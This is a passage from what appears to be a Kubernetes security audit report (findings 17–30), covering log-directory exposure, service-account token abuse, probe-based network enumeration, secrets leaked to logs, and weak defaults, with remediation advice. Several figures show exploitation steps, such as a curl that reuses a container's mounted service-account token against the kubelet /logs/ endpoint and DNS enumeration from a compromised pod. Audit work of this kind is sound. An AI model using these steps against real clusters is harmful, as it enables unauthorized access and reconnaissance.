Alice has kubelet running on a machine where the docker-containerd pidfile is located in a different path than the hardcoded one. Eve gains access to Alice's machine and notices kubelet is running. Eve's current cgroup limits her too much for what she is attempting to perform on the machine, so she uses kubelet's cgroup monitoring to migrate her process into an elevated cgroup.

Eve can execute the attack by simply renaming her malicious process to docker-containerd, launching it and waiting five minutes (so kubelet moves it to the cgroup and sets the OOM-killer badness heuristic).

Recommendation
Use only pidfiles and let users configure paths to them. This relates to issue #34066. If enforcing the use of pidfiles only is not an option, consider adding checks to identify whether given PID is really the targeted process and warn users that the pidfile hasn't been found.

References
- Closed GitHub issue #34066: noisy kubelet error log

17. Directory traversal of host logs running kube-apiserver and kubelet

Severity: Medium
Type: Data Exposure
Target: `kube-apiserver, kubelet`

Difficulty: Low
Finding ID: TOB-K8S-026

Description

The `kube-apiserver` runs within the Control Plane of a Kubernetes cluster, acting as the central authority on cluster state. Part of its functionality is serving files from `/var/log` on the `/logs[/{logpath:*}]` routes of the kube-apiserver. It can be accessed with an authenticated client, and is enabled by default (Figure 3). These routes for the `kube-apiserver` are defined within `kubernetes/pkg/routes/logs.go` (Figure 1), and are mounted in `k8s.io/kubernetes/pkg/master/master.go` (Figure 2). However, this configuration allows an attacker without host privileges to access protected host logs.

The `kubelet` has this same functionality, allowing an authenticated user to access the log routes. These routes for the `kubelet` are defined within `kubernetes/pkg/kubelet/kubelet.go` (Figure 4). An example of accessing the `/var/log` directory can be seen in Figure 5.

Parent directory traversal was attempted against these routes on the kubelet and kube-apiserver, but attempts were unsuccessful due to a mitigation in `http.ServeFile` (Figure 6). The mitigation function, `containsDotDot` (Figure 7), checks the request path for any presence of “`..`”. If any are present, the file will not be returned.

```
type Logs struct{}

func (l Logs) Install(c *restful.Container) {
	// use restful: ws.Route(ws.GET("/logs/{logpath:*}").To(fileHandler))
	// See github.com/emicklei/go-restful/blob/master/examples/restful-serve-static.go
	ws := new(restful.WebService)
	ws.Path("/logs")
	ws.Doc("get log files")
	ws.Route(ws.GET("/{logpath:*}").To(logFileHandler).Param(ws.PathParameter("logpath",
"path to the log").DataType("string")))
	ws.Route(ws.GET("/").To(logFileListHandler))

	c.Add(ws)
}

func logFileHandler(req *restful.Request, resp *restful.Response) {
	logdir := "/var/log"
	actual := path.Join(logdir, req.PathParameter("logpath"))
	http.ServeFile(resp.ResponseWriter, req.Request, actual)
}

func logFileListHandler(req *restful.Request, resp *restful.Response) {
	logdir := "/var/log"
	http.ServeFile(resp.ResponseWriter, req.Request, logdir)
```

```
}
```

Figure 17.1: The `/logs/` endpoint definition for the `kube-apiserver`.

```
if c.ExtraConfig.EnableLogsSupport {
  routes.Logs{}.Install(s.Handler.GoRestfulContainer)
}
```

Figure 17.2: The configuration flag which determines whether the `/logs/` endpoint is registered to the `kube-apiserver`'s `HTTP` endpoints.

```
$ hyperkube kube-apiserver --help | grep logs
      --enable-logs-handler                        If true, install a /logs handler for the
apiserver logs. (default true)
```

Figure 17.3: The default configuration for the `/logs/` endpoint in the `kube-apiserver`.

```
func (kl *kubelet) Run(updates <-chan kubetypes.PodUpdate) {
       if kl.logServer == nil {
              kl.logServer = http.StripPrefix("/logs/",
http.FileServer(http.Dir("/var/log/")))
       }
```

Figure 17.4: The `logServer` to use when serving logs from `/var/log/` on the `kubelet`.

```
root@node1:/home/ubuntu# curl -k -H "Authorization: Bearer $MY_TOKEN"
"https://172.31.28.169:10250/logs/"
<pre>
<a href="alternatives.log">alternatives.log</a>
<a href="amazon/">amazon/</a>
<a href="apt/">apt/</a>
<a href="auth.log">auth.log</a>
<a href="auth.log.1">auth.log.1</a>
<a href="btmp">btmp</a>

...
```

Figure 17.5: An example listing of `/var/log` on the `kubelet`.

```
func ServeFile(w ResponseWriter, r *Request, name string) {
       if containsDotDot(r.URL.Path) {
              // Too many programs use r.URL.Path to construct the argument to
              // serveFile. Reject the request under the assumption that happened
              // here and ".." may not be wanted.
              // Note that name might not contain "..", for example if code (still
              // incorrectly) used filepath.Join(myDir, r.URL.Path).
              Error(w, "invalid URL path", StatusBadRequest)
              return
       }
       dir, file := filepath.Split(name)
       serveFile(w, r, Dir(dir), file, false)
}
```

Figure 17.6: The `ServeFile` *function in the* `net/http` *package, using the* `containsDotDot` *mitigation to prevent parent directory traversal.*

```
func containsDotDot(v string) bool {
	if !strings.Contains(v, "..") {
		return false
	}
	for _, ent := range strings.FieldsFunc(v, isSlashRune) {
		if ent == ".." {
			return true
		}
	}
	return false
}
```

Figure 17.7: The `containsDotDot` *function, which checks for the presence of "..." within request path fields.*

Exploit Scenario

Alice configures a Kubernetes cluster and attempts to harden the underlying host. Eve gains privileged access to Alice's Kubernetes cluster, and views the logs across the cluster through the kube-apiserver and kubelet `/logs/` HTTP endpoint, gaining access to privileged information the host produces in the `/var/log/` directory.

Recommendation

Short term, disable the serving of the /var/logs directory by default on the kube-apiserver and kubelet. Restrict the serving of logs to files specified within the kube-apiserver or kubelet configuration. Do not serve entire directories.

Long term, remove the serving of log directories and files. Emphasize the use of host log aggregation and centralization.

18. Non-constant time password comparison

Severity: Medium
Type: Authentication
Target:
`kubernetes-1.13.4/staging/src/k8s.io/apiserver/plugin/pkg/authenticator/password/passwordfile/passwordfile.go`

Difficulty: Medium
Finding ID: ATR-K8S-002[2]

Description
The kube-apiserver includes multiple authentication backends for client request processing. These range in strength from client certificate authentication to simple HTTP Basic Authentication. When using a password (Basic Authentication), the kube-apiserver does not perform a secure comparison of secret values. In theory, this could allow an attacker to perform a timing attack on the comparison. For example, the `AuthenticatePassword` function simply performs string comparison to authenticate a user's password (Figure 9.1).

```
func (a *PasswordAuthenticator) AuthenticatePassword(ctx context.Context, username, password
string) (*authenticator.Response, bool, error) {
        user, ok := a.users[username]
        if !ok {
                return nil, false, nil
        }
        if user.password != password {
                return nil, false, nil
        }
        return &authenticator.Response{User: user.info}, true, nil
}
```

Figure 9.1: Username and password authentication handling in `passwordfile.go`

Exploit Scenario
Alice runs a Kubernetes cluster in production. In order to support multiple organizational "customers," she configures the cluster with HTTP Basic Authentication. Eve has a large number of username and password pairs for the organization, and uses the side-channel information from string comparison to tune her credential-stuffing attacks.

Recommendation
Short term, use a safe, constant-time comparison function such as `crypto.subtle.ConstantTimeCompare`. The comparison function should take the same amount of time regardless of matching prefix data within the password.

[2] This issue was discovered by Atredis Partners

Long term, deprecate Basic Authentication in favor of more robust and secure options. Add documentation noting that any Basic Authentication is for use only in development scenarios, and not appropriate for production deployments. This will help users create a robust and secure default stance for all deployments.

References

- crypto.subtle.ConstantTimeCompare function

19. Encryption recommendations not in accordance with best practices

Severity: Medium | Difficulty: High
Type: Cryptography | Finding ID: TOB-K8S-029
Target: `staging/src/k8s.io/apiserver/pkg/storage/value/`

Description
The cryptographic recommendations in the official documentation are not accurate, and may lead users to make unsafe choices with their Kubernetes encryption configuration.

Name	Encryption	Strength	Speed	Key Length	Other Considerations
`identity`	None	N/A	N/A	N/A	Resources written as-is without encryption. When set as the first provider, the resource will be decrypted as new values are written.
`aescbc`	AES-CBC with PKCS#7 padding	Strongest	Fast	32-byte	The recommended choice for encryption at rest but may be slightly slower than `secretbox`.
`secretbox`	XSalsa20 and Poly1305	Strong	Faster	32-byte	A newer standard and may not be considered acceptable in environments that require high levels of review.
`aesgcm`	AES-GCM with random nonce	Must be rotated every 200k writes	Fastest	16, 24, or 32-byte	Is not recommended for use except when an automated key rotation scheme is implemented.
`kms`	Uses envelope encryption scheme: Data is encrypted by data encryption keys (DEKs) using AES-CBC with PKCS#7 padding, DEKs are encrypted by key encryption keys (KEKs) according to configuration in Key Management Service (KMS)	Strongest	Fast	32-bytes	The recommended choice for using a third party tool for key management. Simplifies key rotation, with a new DEK generated for each encryption, and KEK rotation controlled by the user. Configure the KMS provider

Figure 18.1: The Kubernetes guidance for data storage and encryption.

The default encryption option for users should be `SecretBox`. It is more secure and efficient than AES-CBC. Users should be encouraged to use `KMS` whenever possible. We believe these should be the only two options available to users. `AES-GCM` is secure, but as the docs point out, requires frequent key rotation to avoid nonce reuse attacks.

Finally, `AES-CBC` is vulnerable to padding oracle attacks and should be deprecated. While Kubernetes doesn't lend itself to a padding oracle attack, `AES-CBC` being the recommended algorithm both spreads misconceptions about cryptographic security and promotes a strictly worse choice than `SecretBox`.

Exploit Scenario
Alice configures an `EncryptionConfiguration` following the Kubernetes official documentation. Due to the lack of correctness in regards to best practices, Alice is misled and uses the wrong encryption provider.

Recommendation
Short term, default to the use of the `SecretBox` provider.

Long term, revise the documentation regarding the available `EncryptionConfiguration` providers and ensure the documentation follows up-to-date best practices. The updated table included in Appendix G should be used as a replacement of the existing table.

References

- Encryption providers supported by Kubernetes
- Kubernetes' aescbc provider is vulnerable to a padding oracle attack

20. Adding credentials to containers by default is unsafe

Severity: Medium | Difficulty: High
Type: Authentication | Finding ID: TOB-K8S-031
Target: `/var/run/secrets/kubernetes.io/serviceaccount/token`

Description
Kubernetes uses secrets for multiple aspects of the system. In order to provide containers with these secrets, a directory is created and secrets are effectively mounted on the container within this directory. This practice presents two major concerns:

1. By default, the directories under /var/run/secrets are world-readable, similar to TOB-K8S-004: Pervasive world-accessible file permissions.
2. The default service account is also included within this bundle, allowing an attacker to parlay access to a container into wider-cluster access.

```
root@wordpress-dccb8668f-mzg45:/var/www/html# curl -H "Authorization: Bearer $(cat
/var/run/secrets/kubernetes.io/serviceaccount/token)" "https://172.31.28.169:10250/logs/" -k
<pre>
<a href="alternatives.log">alternatives.log</a>
<a href="amazon/">amazon/</a>
<a href="apt/">apt/</a>
<a href="auth.log">auth.log</a>
<a href="auth.log.1">auth.log.1</a>
```

Figure 20.1: An example of parlaying access to a container into wider-cluster access

Exploit Scenario
Alice wishes to run a service within a container on her Kubernetes cluster. Eve has transited system boundaries, and has read access to the various secrets stored within the container. Eve then uses this access to attack cluster infrastructure as a whole, such as the `/logs/` or `/run/` routes.

Recommendation
Short term, do not add secrets to containers in a world-readable fashion. Instead, restrict them, either by permission of file system access control list, or to a specific user who truly needs access.

Long term, define a mechanism by which secrets may be filtered, and only mounted within containers that truly need them. This may go so far as to leave secrets unmounted until the user describing the container specifically requests it, and the cluster administrator specifically allows it.

21. kubelet liveness probes can be used to enumerate host network

Severity: Medium
Type: Access Controls
Target: `kubelet`

Difficulty: High
Finding ID: TOB-K8S-024

Description
Kubernetes supports both readiness and liveness probes to detect when a Pod is operating correctly, and when to begin or stop directing traffic to a Pod. Three methods are available to facilitate these probes: command execution, HTTP, and TCP.

Using the HTTP and TCP probes, it is possible for an operator with limited access to the cluster (purely kubernetes-service related access) to enumerate the underlying host network. This is possible due to the scope in which these probes execute. Unlike the command execution probe, which will execute a command within the container, the TCP and HTTP probes execute from the context of the kubelet process. Thus, host networking interfaces are used, and the operator is now able to specify hosts which may not be available to Pods kubelet is managing.

The enumeration of the host network uses the container's health and readiness to determine the status of the remote host. If the pod is killed and restarted due to a failed liveness probe, this indicates that the host is inaccessible. If the Pod successfully passes the liveness check and is presented as ready, the host is accessible. These two states create boolean states of accessible and inaccessible hosts to the underlying host running kubelet.

Additionally, an attacker can append headers through the Pod specification, which are interpreted by the Go HTTP library as authentication or additional request headers. This can allow an attacker to abuse liveness probes to access a wider-range of cluster resources.

An example Pod file that can enumerate the host network is available in Appendix E.

Exploit Scenario
Alice configures a cluster which restricts communications between services on the cluster. Eve gains access to Alice's cluster, and subsequently submits many Pods enumerating the host network in an attempt to gain information about Alice's underlying host network.

Recommendations
Short term, restrict the kubelet in a way that prevents the kubelet from probing hosts it does not manage directly.

Long term, consider restricting probes to the container runtime, allowing liveness to be determined within the scope of the container-networking interface.

22. iSCSI volume storage cleartext secrets in logs

Severity: Medium
Type: Logging
Target: `kubernetes/pkg/volume/iscsi/iscsi_util.go`

Difficulty: High
Finding ID: ATR-K8S-003[3]

Description
Kubernetes can be configured to use iSCSI volumes. When using CHAP authentication, CHAP secrets are stored using the Secrets API, [such as in this example configuration](). When a pod is configured to use iSCSI and the `AttachDisk` method is called, this will call the code in Figure 1.

```
var (
	chapSt = []string{
		"discovery.sendtargets.auth.username",
		"discovery.sendtargets.auth.password",
		"discovery.sendtargets.auth.username_in",
		"discovery.sendtargets.auth.password_in"}
	chapSess = []string{
		"node.session.auth.username",
		"node.session.auth.password",
		"node.session.auth.username_in",
		"node.session.auth.password_in"}
	ifaceTransportNameRe = regexp.MustCompile(`iface.transport_name = (.*)\n`)
	ifaceRe              = regexp.MustCompile(`.+/iface-([^/]+)/.+`)
)

func updateISCSIDiscoverydb(b iscsiDiskMounter, tp string) error {
	...
	out, err := b.exec.Run("iscsiadm", "-m", "discoverydb", "-t", "sendtargets", "-p",
tp, "-I", b.Iface, "-o", "update", "-n", "discovery.sendtargets.auth.authmethod", "-v",
"CHAP")
	if err != nil {
		return fmt.Errorf("iscsi: failed to update discoverydb with CHAP, output:
%v", string(out))
	}

	for _, k := range chapSt {
		v := b.secret[k]
		if len(v) > 0 {
			out, err := b.exec.Run("iscsiadm", "-m", "discoverydb", "-t",
"sendtargets", "-p", tp, "-I", b.Iface, "-o", "update", "-n", k, "-v", v)
			if err != nil {
				return fmt.Errorf("iscsi: failed to update discoverydb key %q
with value %q error: %v", k, v, string(out))
```

[3] This issue was discovered by Atredis Partners

```
                        }
                }
        }
        return nil
}

func updateISCSINode(b iscsiDiskMounter, tp string) error {
        ...
        out, err := b.exec.Run("iscsiadm", "-m", "node", "-p", tp, "-T", b.Iqn, "-I",
b.Iface, "-o", "update", "-n", "node.session.auth.authmethod", "-v", "CHAP")
        if err != nil {
                return fmt.Errorf("iscsi: failed to update node with CHAP, output: %v",
string(out))
        }

        for _, k := range chapSess {
                v := b.secret[k]
                if len(v) > 0 {
                        out, err := b.exec.Run("iscsiadm", "-m", "node", "-p", tp, "-T",
b.Iqn, "-I", b.Iface, "-o", "update", "-n", k, "-v", v)
                        if err != nil {
                                return fmt.Errorf("iscsi: failed to update node session key %q
with value %q error: %v", k, v, string(out))
                        }
                }
        }
        return nil
}
```

Figure 19.1: iSCSI secret handling

These two functions both iterate over a slice of strings that are keys that reference secrets in a map. These are then used to generate `iscsiadm` commands. As shown, if there are errors in executing these commands, errors are returned with both the key and secret values in the error string. These errors will eventually be logged using `klog`:

```
if lastErr != nil {
    klog.Errorf("iscsi: last error occurred during iscsi init:\n%v", lastErr)
}
```

Figure 19.2: Logging of CHAP secrets

Someone with access to these logs would be able to view the sensitive secrets and could potentially gain access to iSCSI volumes.

Exploit Scenario

Alice runs a cluster, and wishes to use iSCSI for data storage. Eve has access sufficient to collect the logs, and uses this access to connect to iSCSI storage devices as a privileged user.

Recommendation
Short term, as in TOB-K8S-001: Bearer tokens revealed in logs, do not log sensitive credentials at any logging level, as they may accidentally leak into inappropriate environments, such as production.

Long term, implement policies that enforce code review to ensure that sensitive data is not exposed in logs, or implement logging filters that check for sensitive data and remove it prior to reification within logs. In either case, ensure that sensitive data cannot be stored in logs.

23. Hard-coded credential paths

Severity: Low
Type: Configuration
Target: `Throughout the codebase`

Difficulty: Low
Finding ID: TOB-K8S-006

Description
Credential paths should not be hardcoded within the source code of an application. Paths should be configurable through a standard configuration interface to allow an operator to specify file paths.

```
// InClusterConfig returns a config object which uses the service account
// kubernetes gives to pods. It's intended for clients that expect to be
// running inside a pod running on kubernetes. It will return ErrNotInCluster
// if called from a process not running in a kubernetes environment.
func InClusterConfig() (*Config, error) {
    const (
        tokenFile  = "/var/run/secrets/kubernetes.io/serviceaccount/token"
        rootCAFile = "/var/run/secrets/kubernetes.io/serviceaccount/ca.crt"
    )
```

Figure 21.1: An example hardcoded token and certificate path from vendor/k8s.io/client-go/rest/config.go

Exploit Scenario
Alice configures a cluster with the token and root Certificate Authority (CA) files in another location. Eve realizes that the locations expected by code are different, and inserts a malicious token and root CA, allowing her to take over the cluster.

Recommendation
Short term, implement a configuration method for credential paths. Avoid relying on hardcoded paths.

Long term, consider generalizing the path default to allow for cross-platform configurations. By not detecting the underlying host system, paths may fail to resolve to the correct location appropriately.

24. Log rotation is not atomic

Severity: Low
Type: Logging
Target: `pkg/kubelet/logs/container_log_manager.go`

Difficulty: High
Finding ID: TOB-K8S-007

Description
kubelets use a log to store metadata about the container system, such as readiness status. As is normal for logging, kubelets will rotate their logs under certain conditions:

```
// rotateLatestLog rotates latest log without compression, so that container can still write
// and fluentd can finish reading.
func (c *containerLogManager) rotateLatestLog(id, log string) error {
    timestamp := c.clock.Now().Format(timestampFormat)
    rotated := fmt.Sprintf("%s.%s", log, timestamp)
    if err := os.Rename(log, rotated); err != nil {
        return fmt.Errorf("failed to rotate log %q to %q: %v", log, rotated, err)
    }
    if err := c.runtimeService.ReopenContainerLog(id); err != nil {
        // Rename the rotated log back, so that we can try rotating it again
        // next round.
        // If kubelet gets restarted at this point, we'll lose original log.
        if renameErr := os.Rename(rotated, log); renameErr != nil {
            // This shouldn't happen.
            // Report an error if this happens, because we will lose original
            // log.
            klog.Errorf("Failed to rename rotated log %q back to %q: %v, reopen container
log error: %v", rotated, log, renameErr, err)
        }
        return fmt.Errorf("failed to reopen container log %q: %v", id, err)
    }
    return nil
}
```

Figure 22.1: One of the log rotation mechanisms within kubelet

However, if the kubelet were restarted during the rotation, the logs and their contents would be lost. This could have a wide range of impacts to the end user, from missing threat-hunting data to simple error discovery.

Exploit Scenario
Alice is running a Kubernetes cluster for her organization. Eve has position sufficient to watch the logs, and understands when log rotation will occur. Even then faults a kubelet when rotation occurs, ensuring that the logs are removed.

Recommendation

Short term, move to a copy-then-rename approach. This will ensure that logs aren't lost from simple rename mishaps, and that at worst they are named under a transient name.

Long term, shift away from log rotation and move towards persistent logs regardless of location. This would mean that logs would be written to in linear order, and a new log would be created whenever rotation is required.

25. Arbitrary file paths without bounding

Severity: Low
Type: Data Validation
Target: `Throughout the codebase`

Difficulty: High
Finding ID: TOB-K8S-008

Description
Kubernetes as a whole accesses files across the system, including: logs, configuration files, and container descriptions. However, the system does not include a whitelist of safe file locations, nor does it include a more-centralized configuration of where values should be consumed from. For example, the following reads, compresses, and then removes the original file:

```
 // compressLog compresses a log to log.gz with gzip.
func (c *containerLogManager) compressLog(log string) error {
    r, err := os.Open(log)
    if err != nil {
        return fmt.Errorf("failed to open log %q: %v", log, err)
    }
    defer r.Close()
    tmpLog := log + tmpSuffix
    f, err := os.OpenFile(tmpLog, os.O_WRONLY|os.O_CREATE|os.O_TRUNC, 0644)
    if err != nil {
        return fmt.Errorf("failed to create temporary log %q: %v", tmpLog, err)
    }
    defer func() {
        // Best effort cleanup of tmpLog.
        os.Remove(tmpLog)
    }()
    defer f.Close()
    w := gzip.NewWriter(f)
    defer w.Close()
    if _, err := io.Copy(w, r); err != nil {
        return fmt.Errorf("failed to compress %q to %q: %v", log, tmpLog, err)
    }
    compressedLog := log + compressSuffix
    if err := os.Rename(tmpLog, compressedLog); err != nil {
        return fmt.Errorf("failed to rename %q to %q: %v", tmpLog, compressedLog, err)
    }
    // Remove old log file.
    if err := os.Remove(log); err != nil {
        return fmt.Errorf("failed to remove log %q after compress: %v", log, err)
    }
    return nil
}
```

Figure 23.1: Log compression in pkg/kubelet/logs/container_log_manager.go

While not concerning in and of itself, we recommend a more general approach to file locations and permissions at an architectural level. Furthermore, files such as the SSH authorized_keys file are lenient in what they accept; lines that do not match a key are simply ignored. Attackers with access to configuration data and a write location may be able to parlay this access into an attack such as inserting new keys into a log stream.

Exploit Scenario
Alice runs a cluster in production. Eve, a developer, does not have access to the production environment, but does have access to configuration files. Eve uses this access to remove sensitive files from the cluster's file system, rendering the system inoperable.

Recommendation
Short term, audit all locations that handle file processing, and ensure that they include as much validation as possible. This should ensure that the paths are reasonable for what the component expects, and do not overwrite sensitive locations unless absolutely necessary.

Long term, combine this solution with TOB-K8S-004: File Permissions and TOB-K8S-006: Hard-coded credential paths. A central solution that combines permissions and data validation from a single source will help limit mistakes that overwrite files, and make changes to file system interaction easier from a central location.

26. Unsafe JSON Construction

Severity: Low
Type: Data Validation
Target: `Throughout the codebase`

Difficulty: High
Finding ID: TOB-K8S-016

Description
Kubernetes uses JavaScript Object Notation (JSON) and similarly structured data sources throughout the codebase. This supports inter-component communications, both internally and externally to the cluster. However, a number of locations within the codebase use unsafe methods of constructing JSON:

```
pkg/kubectl/cmd/taint/taint.go:218:                        conflictTaint :=
fmt.Sprintf("{\"%s\":\"%s\"}", taintRemove.Key, taintRemove.Effect)

pkg/apis/rbac/helpers.go:109:formatString := "{" + strings.Join(formatStringParts, ", ") +
"}"
```

Figure 24.1: Examples of incorrect JSON and JSON-like construction

Exploit Scenario
Alice runs a Kubernetes cluster in her organization. Bob, a user in Alice's organization, attempts to add an RBAC permission that he is not entitled to, which causes his entire RBAC construction to be written to logs, and potentially improperly consumed elsewhere.

Recommendation
Short term, use proper format-specific encoders for all areas of the application, regardless of where the information is used.

Long term, unify the encoding method to ensure encoded values are validated before use, and that no portion of the application produces values with different validations.

27. kubelet crash due to improperly handled errors

Severity: Low
Type: Data Validation
Target: `kubelet`

Difficulty: High
Finding ID: TOB-K8S-023

Description

The kubelet will periodically poll a directory for its disk usage with the `GetDirDiskUsage` function. To do this, it parses the `STDOUT` of the `ionice` command. If there is an error when reading from `STDOUT`, the error is logged, but execution continues (Figure 2). Due to this continuation, `STDOUT` is parsed as an empty string, then indexed (Figure 3), resulting in an out-of-bounds (OOB) panic (Figure 1).

```
E0320 19:31:54.493854    6450 fs.go:591] Failed to read from stdout for cmd [ionice -c3 nice
-n 19 du -s
/var/lib/docker/overlay2/bbfc9596c0b12fb31c70db5ffdb78f47af303247bea7b93eee2cbf9062e307d8/di
ff] - read |0: bad file descriptor
panic: runtime error: index out of range

goroutine 289 [running]:
k8s.io/kubernetes/vendor/github.com/google/cadvisor/fs.GetDirDiskUsage(0xc001192c60, 0x5e,
0x1bf08eb000, 0x1, 0x0, 0xc0011a7188)

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/fs/fs.go:600 +0xa86
k8s.io/kubernetes/vendor/github.com/google/cadvisor/fs.(*RealFsInfo).GetDirDiskUsage(0xc000b
dbb60, 0xc001192c60, 0x5e, 0x1bf08eb000, 0x0, 0x0, 0x0)

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/fs/fs.go:565 +0x89
k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common.(*realFsHandler).update
(0xc000ee7560, 0x0, 0x0)

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common/fsHandler.go:82
+0x36a
k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common.(*realFsHandler).trackU
sage(0xc000ee7560)

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common/fsHandler.go:120
+0x13b
created by
k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common.(*realFsHandler).Start

/workspace/anago-v1.13.4-beta.0.55+c27b913fddd1a6/src/k8s.io/kubernetes/_output/dockerized/g
o/src/k8s.io/kubernetes/vendor/github.com/google/cadvisor/container/common/fsHandler.go:142
+0x3f
```

Figure 25.1: Stacktrace of a kubelet crash resulting from a bad file descriptor.

```
stdoutb, souterr := ioutil.ReadAll(stdoutp)
if souterr != nil {
```

```
        klog.Errorf("Failed to read from stdout for cmd %v - %v", cmd.Args, souterr)
}
```

Figure 25.2: Only the error is logged, execution flow is not affected by the error.

```
usageInKb, err := strconv.ParseUint(strings.Fields(stdout)[0], 10, 64)
```

Figure 25.3: `stdout` *is indexed, even if it is empty.*

Additionally, if the command produces no output for any reason, the command will also fail due to an empty string being indexed.

Exploit Scenario
The `ionice` command fails to execute as expected, resulting in a kubelet crash.

Recommendation
Short term, ensure stdout is validated before attempting to parse the output.

Long term, improve unit testing to cover failures of dependent tooling.

28. Legacy tokens do not expire

Severity: Low
Type: Access Controls
Target: `pkg/serviceaccount/legacy.go`

Difficulty: Medium
Finding ID: TOB-K8S-036

Description
Legacy tokens have no expiration date.

```
func LegacyClaims(serviceAccount v1.ServiceAccount, secret v1.Secret) (*jwt.Claims,
interface{}) {
	return &jwt.Claims{
			Subject:
apiserverserviceaccount.MakeUsername(serviceAccount.Namespace, serviceAccount.Name),
		}, &legacyPrivateClaims{
			Namespace:          serviceAccount.Namespace,
			ServiceAccountName: serviceAccount.Name,
			ServiceAccountUID:  string(serviceAccount.UID),
			SecretName:         secret.Name,
		}
}
```

Figure 36.1 LegacyClaims do not have an expiration date

If a Pod is compromised, an attacker can acquire the token and obtain access to the service account in perpetuity, forcing administrators to rotate the token manually.

Exploit Scenario
Alice, an administrator, is using a legacy token for kubectl. Bob, an attacker, temporarily compromises the administrator's machine. By calling `kubectl get secret -o json` Bob acquires the kubectl token. If Alice does not detect this, Bob will be able to execute kubectl commands indefinitely.

Recommendation
Set a default length of time for which legacy tokens are valid. Otherwise, deprecate them. No credential should be valid for an indefinite period of time by default.

29. CoreDNS leaks internal cluster information across namespaces

Severity: Low
Type: Data Exposure
Target: CoreDNS

Difficulty: Medium
Finding ID: TOB-K8S-032

Description
Kubernetes can use DNS for service discovery. This allows both cluster components and containers alike to retrieve service and other information from a single source. However, CoreDNS does not distinguish between clients requesting information, allowing attackers to gain access to information outside of the current namespace.

```
root@wordpress-dccb8668f-mzg45:/var/www/html# nslookup -type=ns default.svc.cluster.local
;; Truncated, retrying in TCP mode.
Server:         10.233.0.3
Address:        10.233.0.3#53

cluster.local
        origin = ns.dns.cluster.local
        mail addr = hostmaster.cluster.local
        serial = 1555691051
        refresh = 7200
        retry = 1800
        expire = 86400
        minimum = 30
wordpress.default.svc.cluster.local  service = 0 100 80 wordpress.default.svc.cluster.local.
_http._tcp.wordpress.default.svc.cluster.local     service = 0 100 80
wordpress.default.svc.cluster.local.
kubernetes-dashboard.kube-system.svc.cluster.local service = 0 100 443
kubernetes-dashboard.kube-system.svc.cluster.local.
...
_metrics._tcp.coredns.kube-system.svc.cluster.local       service = 0 100 9153
...
```

Figure 28.1: An attacker querying name server (NS) records from a compromised container

Exploit Scenario
Alice has configured a cluster with multiple namespaces, so as to segment her containers across multiple units of her organization. Eve has access to a compromised container, and issues a name server query to CoreDNS in order to further map hosts and services for potential compromise.

Recommendation
Short term, document this behavior so that users and administrators are aware that CoreDNS may leak information in specific configurations.

Long term, work with CoreDNS to implement per-namespace DNS information, so as to minimize the leak of information across namespaces. This will allow administrators to denote which information is shared across environments, and prevent mistakes from cascading across namespaces or attackers from gaining access to information surrounding multiple namespaces across the cluster.

30. Services use questionable default functions

Severity: Low
Type: Data Exposure
Target: `Kubernetes`

Difficulty: High
Finding ID: TOB-K8S-033

Description
Many services in Kubernetes use questionable default functions, such as insecure random number generation or dangerous temporary file creation.

In regards to random number generation, many services, including `kubelet`, `api-server`, `kube-scheduler`, `kube-proxy`, seed the random number generator in the following manner.

```
rand.Seed(time.Now().UnixNano())
```

Figure 27.1: The common method of seeding rand with time in Kubernetes.

Generally this is okay. The code properly uses `crypto/rand` for cryptographic operations like key generations. No cryptographic primitives were observed incorrectly using `math/rand`.

However, due to this seeding, certain identifiers are predictable and simplify aspects of an exploitation chain. In Figure 33.2, the node is assigned a random name that could be guessable to an attacker who knows uptime information.

```
func (kubemarkController *KubemarkController) addNodeToNodeGroup(nodeGroup string) error {
        node := kubemarkController.nodeTemplate.DeepCopy()
         ...
        node.Name = fmt.Sprintf("%s-%d", nodeGroup, kubemarkController.rand.Int63())
         ...
         client.CoreV1().ReplicationControllers(node.Namespace).Create(node)
}
```

Figure 27.2: An example of using time-seeded values to add a node to a group.

Another concerning function was found in the `kubectl create --edit` command, which creates a temporary file to edit objects before creation. This temporary file is created via a custom `tempFile` function (Figure 33.3) called by `LaunchTempFile` (Figure 33.4). It is possible to create all possible temporary files that would be used, leading to the `kubectl create --edit` command to fail.

There is also a potential race condition in `LaunchTempFile` between closing the file and opening it later in the editor. However, since the file is created with 0600 permissions, this appears to be a non-issue.

```
func tempFile(prefix, suffix string) (f *os.File, err error) {
```

```
        dir := os.TempDir()

        for i := 0; i < 10000; i++ {
                name := filepath.Join(dir, prefix+randSeq(5)+suffix)
                f, err = os.OpenFile(name, os.O_RDWR|os.O_CREATE|os.O_EXCL, 0600)
                if os.IsExist(err) {
                        continue
                }
                break
        }
        return
}
```

Figure 27.3: The `tempFile` *function definition.*

```
func (e Editor) LaunchTempFile(prefix, suffix string, r io.Reader) ([]byte, string, error) {
        f, err := tempFile(prefix, suffix)
        if err != nil {
                return nil, "", err
        }
        defer f.Close()
        path := f.Name()
        if _, err := io.Copy(f, r); err != nil {
                os.Remove(path)
                return nil, path, err
        }
        // This file descriptor needs to close so the next process (Launch) can claim it.
        f.Close()
        if err := e.Launch(path); err != nil {
                return nil, path, err
        }
        bytes, err := ioutil.ReadFile(path)
        return bytes, path, err
}
```

Figure 27.4: The `LaunchTempFile` *function definition.*

Exploit Scenario

If an attacker needs to know the name or identifier of a service, Pod, or node that is infeasible to brute force, the attacker may be able to deduce the uptime from the current environment and enumerate possible seeds, narrowing the space of possible names and identifiers.

Regarding the `tempFile`, the attacker can create all possible temporary files (36**5 = 60466176), preventing the `kubectl create --edit` from creating the temporary file.

Recommendation

Short term, seed the random number generator using a less predictable seed.

Long term, investigate whether the standard library `ioutil.TempFile` function would be a viable replacement for the current tempFile implementation. Ensure appropriate use of `math/rand` and `crypto/rand`, and ensure correct random number generator seeding.

